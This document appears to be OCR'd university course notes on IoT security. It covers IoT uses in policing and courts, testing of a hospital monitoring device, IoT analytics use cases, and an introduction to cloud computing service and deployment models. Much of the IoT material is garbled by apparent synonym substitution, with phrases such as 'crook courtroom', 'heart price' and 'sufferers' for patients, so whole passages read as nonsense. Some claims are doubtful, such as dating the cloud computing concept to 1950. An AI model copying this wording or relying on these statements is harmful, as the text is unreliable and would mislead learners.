Drones can hover above a specific vicinity that requires surveillance and behave as an additional pair of eyes when equipped with distinctive styles of cameras. The utility of cameras make tracking smoothly for authorities and ensure that crime fee of their region subsides. Other than cameras, drones have several sensors that help law enforcement authorities to improve surveillance.

Figure.1.121 IoT Law Enforcement Applications

Regulation enforcement groups have to consciously focus on locating methods via which they could teach their personnel in accepting and leveraging those technologies into their challenge to make certain things secure and productive.

d. Court system

Present day courtroom systems make use of traditional generation and assets. They usually do no longer exploit contemporary analytics or automation outside of minor legal obligations.

IoT brings advanced analytics, better evidence, and optimized processes to court systems which boost up tactics, take away immoderate processes, manage corruption, reduce expenses, and improve pride.

Within the crook courtroom device, this could result in an extra effective and truthful system. In habitual court offerings, it introduces automation similar to that of commonplace authorities office offerings; for example, IoT can automate forming an LLC.

Figure.1.122 IoT Law Enforcement Applications – Internet of Things Safety

IoT mixed with new rules can get rid of lawyers from many commonplace criminal tasks or reduce the want for their involvement. This reduces costs and hurries up many procedures which frequently require months of traversing criminal procedures and forms.

e. Policing

Law enforcement can be hard. IoT acts as a device of regulation enforcement that helps reduce exertions and decisions on people through better information, statistics sharing, and superior automation.

IoT systems shave expenses with the aid of reducing human labor in certain regions along with positive traffic violations.




Figure.1.123 IoT Law Enforcement Applications – Internet of Things Safety

IoT aids in developing better answers to problems by way of the usage of generation in the area of pressure.

For instance, mild in-man or woman investigations of suspicious activities may be replaced with a far-flung statement, logged footage of violations, and digital ticketing. It also reduces corruption with the aid of casting off human control and opinion for a few violations.

So, this was all about IoT Law Enforcement Applications.

Conclusion: Hence, today we learned how law enforcement area is benefit from IoT systems. We covered the different IoT Law Enforcement Applications and how it is made use of.

IoT Testing – 5 Best Processes & Challenges Faced by a Tester

In our last IoT session, we discussed IoT Cisco Virtualized Packed Core. Today, we talked about IoT Testing and how to check processes of testing. Along with this, we will learn IoT demanding situations – challenges faced by a tester in IoT Testing Process.

IoT Testing

To understand IoT Testing, let us take an example of a scientific healthcare monitoring gadget wherein the tool video display units the fitness, heart price, fluid intake info and sends out a file to the physicians. That information records inside the device and the historical facts can view on every occasion required.

Figure.1.124 IoT Testing – 5 Best Processes for Testing in IoT

The physicians can initiate drug intakes, fluid supplements based totally on the records. This can cause remotely from any of the gadgets [computers or mobile devices] to which the medical tool is hooked up to.

a. IoT Check Processes

Following are the processes for IoT Testing,

i. Usability

We want to ensure the usability of every tool used here.

The scientific healthcare tracking device has to be portable enough to be moved into unique segments of the scientific. The device has to be smart enough to push not best the notifications but additionally the mistake messages, warnings and so on.

The machine needs to have a choice to log all the occasions to offer readability to the cease users. If it isn't capable of doing that, the system ought to push those as nicely to a database to shop it.

The notifications have to be proven and coping with of the display ought to be finished well within the devices [computers/mobile devices].

Usability in phrases of displaying information, processing facts, pushing task obligations from the devices needs to examine very well.




Figure.1.125 IoT Testing Process – Usability

ii. IoT Protection

IoT protection challenges: IoT is statistics centric where all the gadgets/system linked function base totally on the statistics.

With regards to the statistics waft between gadgets, there may constantly a danger that the records may access or examine whilst getting transferred.

From a trying out standpoint, we need to test if the statistics blanket/encrypt when getting a transfer from one tool to the alternative. Any place, there's a UI, we need to ensure there may a password, safety on it.




Figure.1.126 IoT Testing Process – IoT Protection

iii. Connectivity

As it's far a healthcare solution, connectivity plays an essential role. The device needs to available all of the time and to have seamless connectivity with the stakeholders.

As per connectivity, two matters are very crucial to test;

Connectivity, transfer of information, receiving task duties from the devices have to seamless whilst the relationship is UP and going for walks.

The alternative circumstance is the relationship down situation. Doesn't matter how sturdy is the device and the community, there are chances that the system will cross offline. Being a tester, we need to test the offline situations as properly.

Once the device is not available at the network, there must be an alert that could set off the physicians in order to start to screen the fitness situations manually not relying on the device till it is up.




Figure.1.127 IoT Testing – Connectivity

iv. Overall Performance

While we're speaking about a device for a healthcare area, we want to make sure the gadget is scalable enough for the whole hospital.

When the testing completes, 2-10 sufferers at a time and the statistics propagate to 10-20 devices. Whilst the complete medical institution is hooked up and 180-2 hundred patients are related to the system, the records this is propagated is a lot larger than the tested facts. We have to additionally test the monitoring software to show the system usage, power utilization, temperature and so on

v. Compatibility Checking Out

Searching for the complicated architecture of an IoT machine, compatibility trying out is a need to.
Checking out objects inclusive of, more than one operating system variations, browser sorts, and respective versions, generations of devices, communique modes [For e.g. Bluetooth 2.0, 3.0] is essential for IoT compatibility testing.

Figure.1.128 IoT Testing Process – Compatibility Checking Out

b. IoT Demanding Situations

The challenges a tester faces in IoT Testing are as follows:

i. Hardware-Software Program Mesh

IoT is a structure, which closely couple amongst various hardware and software components. It isn't always simplest the software program, programs that make the gadget however also the hardware ones, sensors, communique gateways and many others too play an essential function.
Best capability testing does not help in absolutely certifying the gadget. There's always a dependency on every different in phrases of the surroundings, statistics transfer and so forth. So, it becomes a tedious task compared to trying out a general machine [only software/hardware component].

ii. Device Interaction Module

As this is a structure among one-of-a-kind set(s) of hardware and software program, it will become obligatory that they talk to every different in real time/close to actual time.
After that, each integrates with each other, things consisting of protection, backward compatibility, upgrade issues turn into a venture for the checking out of a crew.

iii. UI

The IoT unfold across gadgets belonging to each platform [iOS, Android, Windows, Linux]. Now, testing that out on devices may achieve. However, testing it on all viable gadgets is sort of impossible. We can't omit the possibility of the UI being accessed from a tool which we don't own or simulate. That's a challenge that's hard to triumph over.

So, this was all about IoT Testing.

IoT Analytics – 3 Major Uses Cases of Internet of Things Analytics

In the last IoT session, we discussed Barriers to IoT Adoption. Now we are going to explore IoT Analytics. Moreover, we are going to learn to use cases of an Internet of Things Analytics.

So, let's begin with IoT Analytics.

IoT Analytics

The primary element to apprehend approximately analytics on the Internet of Things is that it includes datasets generated by using sensors, that are now both reasonably-priced and sophisticated sufficient to support a reputedly countless style of use cases.

The capacity of sensors lying in their capability to acquire records approximately the bodily environment, that may then be analyzed or combined with other kinds of information to stumble on styles.

Figure.1.129 Internet of Things Analytics

Use Cases of an Internet of Things Analytics

Following are the major use cases of IoT Analytics, let's discuss them one by one:

a. Video Analytics for Surveillance and Safety

Shielding infrastructure goes beyond predictive renovation, and regularly people need safety from infrastructure.

Human operators adjust the threshold and track the sensor feeds for what counts as an event worth in their attention, such as following an instance of a visitors control gadget based totally on video analytics:




Figure.1.130 Uses Cases of Internet of Things Analytics – Video Analytics

The road inside the graph at the lowest represents the edge of significance set by the operator, whilst peaks suggest anomalous events (a stalled car, an automobile shifting inside the wrong course etc.) that pass the brink and consequently require the attention of a human being.

As a substitute, the software itself figures this out: "in case you use this in traffic, the IoT analytics will study that there are 4 lanes, two in each route, and generally the automobile flow goes on the left aspect from the top to the lowest and on the proper side from the lowest to the top.

If the analytics hit upon a robust motion from left to proper in the video sign, that's an indication of a coincidence and the analytics will cause an alarm."

Such technology is beneficial for adjusting operations, as well as for ensuring safety. AGT's video analytics also are getting used to controlling crowd movements in queues and crowd density at events.

b. Sensors and Cameras Permit Linked Activities

One of the most exciting domain names in IoT analytics is the emerging field of social analytics. Social analytics involves using sensor statistics, video statistics, social media information and so forth. To benefit actionable insights into the personalities and behaviors of people and corporations.

The IoT is as a consequence of expanding to consist of cameras as wealthy facts resources alongside sensors. Frequently in order to investigate the same state of affairs from distinct perspectives than those offered with the aid of sensors.

Facial recognition and movement detection are each critical regions in permitting social analytics through video.

Inside fashion shows, we will use motion detection to decide wherein the target market is virtually looking to stumble upon events that draw the eye of the whole organization.

We measure that, via looking at their faces and the use of eye function and mouth function. These functions use to recognize the point of interest and stage of interest of the individual.

c. Customer Product Utilization Analysis for Marketing

The IoT has the potential to completely rewrite how businesses consider their customers. One way in which this is occurring already is by reading facts approximately. How clients use a commercial enterprise's internet-connected products. By using manners, for example, take the subsequent dashboard from birst. A developer of self-carrier and guided analytics solutions:

That connected espresso makers transmit information to the producer about what number of pots of espresso a purchaser is brewing in line with day.

This statistics can then correlate with social media statistics to determine whether or not customers who brew more espresso are more likely to actively discussing the emblem on social media. Additionally, the seller can see whether or not versions in the quantity of espresso brewed by way of clients corresponding to the number of coffee drugs also bought with the aid of the seller.




Figure.1.131 Uses Cases of Internet of Things Analytics – Customer Product Utilization Analysis for Marketing

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF ELECTRICAL AND ELECTRONICS ENGINEERING

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

SECA7021 – SECURITY IN IoT

UNIT 2 OVERVIEW OF CLOUD COMPUTING AND ITS SERVICES

Cloud Computing Fundamental: Cloud computing definition, private, public and hybrid cloud. Cloud types; IaaS, PaaS, SaaS.

Cloud Computing

This chapter deals with history, characteristics, (advantages), disadvantages, challenges, and types of Cloud Computing. Moreover, we will learn Cloud computing deployment models and a list of companies that are using it.

What is Cloud Computing?

Cloud computing is a service, which offers customers to work over the internet. It simply states that *cloud computing means storing and accessing the data and programs over the internet rather than the computer's hard disk*.

- The data can be anything such as music, files, images, documents, and many more.
- The user can access the data from anywhere just with the help of an internet connection. To access cloud computing, the user should register and provide with ID and password for security reasons.
- The speed of transfer depends on various factors such as internet speed, the capacity of the server, and many more.
- The management of Cloud Computing is done by the host itself as they come up with new modifications, which continuously improves the service.
- The host has an ample (more than adequate in size/capacity) amount of storage and fast processing servers, through which the data gets accessed very quickly.
- Cloud Computing major advantage is that the user can only concentrate on the job while leaving the problems behind.

History of Cloud Computing

- Before cloud computing emerged, there was client/server computing, centralized storage in which all the data, software applications and all the controls reside on the server side.
- If a user wants to run a program or access a specific data, then he connects to the server and gain appropriate access and can do his business.
- Distributed computing concept came after this, where all the computers are networked together and resources are shared when needed.
- The Cloud Computing concept came into the picture in the year 1950 with accessible via thin/static clients and the implementation of mainframe computers.




Figure 2.1.Cloud Computing

- Then in 1961, John McCarthy delivered a speech at MIT in which he suggested that computing can be sold like a utility like electricity and food.
- The idea was great but it was much ahead of its time and despite having an interest in the model, the technology at that time was not ready for it.
- In 1999, Salesforce.com became the 1st company to enter the cloud arena, excelling the concept of providing enterprise-level applications to end users through the Internet.
- Then in 2002, Amazon came up with Amazon Web Services, providing services like computation, storage, and even human intelligence.
- *In 2009,* Google Apps and Microsoft's Windows Azure also started to provide cloud computing enterprise applications.
- Other companies like HP and Oracle also joined the stream of cloud computing, for fulfilling the need for greater data storage.

Types of Cloud Computing




Figure 2.2.Characteristics of Cloud Computing

In this part of the Cloud Computing, we will explore the three types of Cloud Computing which are:

i. SaaS

- SaaS stands for Software as a Service, provides a facility to the user to use the software from anywhere with the help of an internet connection.
- It is also known as software on demand. The remote access is possible because of service providers, host applications and their associated data at their location.
- There are various benefits of the SaaS as it is economical and only the user has to pay for some of the basic costs such as licensing fees, installation costs, maintenance fees, and support fees.
- Some of the examples of SaaS are Yahoo! Mail, Hotmail, and Gmail. (CRM: Customer relationship management is a process in which a business or other organization administers its interactions with customers, typically using data analysis to study large amounts of information.)

ii. PaaS

- PaaS stands for Platform as a Service. This helps the user by providing the facility to make, publish, and customize the software in the hosted environment. An internet connection helps to do it.
- It also has several benefits such as it has lower costs and only the user has to pay for the essential things.
- The host of a PaaS has the hardware and software of its own. This frees the user from installing the hardware and software to execute a new application.

Figure 2.3.Cloud Computing– PaaS (Platform as a Service)

iii. IaaS

- IaaS stands for Infrastructure as a Service. With the help of IAAS, the user can use IT hardware and software just by paying the basic price of it. The companies that use IaaS are IBM, Google, and Amazon.

- With the help of visualization, the host can manage and create the infrastructure resources at the cloud.

- For small start-ups and firms, the IaaS has the major advantage as it benefits them with the infrastructure rather than spending a large amount of money on hardware and infrastructure.

- The reason for choosing IaaS is that it is easier, faster, and cost-efficient which reduces the burden of the organizations.

Benefits (Advantages) of Cloud Computing

i. Economical

Cloud computing is economical as the user has many free opportunities when they start using it and after that, they have to pay only for the basic services. There are many reliable services available for no or low cost for the use of the general public.

ii. 24*7 Availability

The cloud service is available every time as all the queries and the issues are resolved with the help of technical support, which is provided through the phone call. The workers can get assistance from anywhere.

iii. Security

As the data has been saved at multiple places, there is no loss of data. Cloud Computing offers a high level of security as the data stored is important and should not be lost. The data can modify or delete from anywhere with remote access.

Even if the device is lost the data can modify or delete from anywhere with the help of an internet connection.

Disadvantages of Cloud Computing

- Downtime
  - One of the major disadvantages of cloud computing is the downtime. If the servers of the companies are not accurate so, this will lead to the downtime as it won't be able to perform properly and the access facility of the data can deny.

- Vulnerable to attack
  - If you are connected to the internet there are chances that you suffer severe attacks as you are exposed to potential vulnerabilities. The chances are less but sometimes even the best team suffers.

Cloud Computing Deployment Methods

There are four cloud computing deployment methods that vary as per the requirement. The customer can choose which suits them the most among them. In this session we are going to mention all the deployment methods-

1. Private Cloud
2. Public Cloud
3. Community Cloud
4. Hybrid Cloud

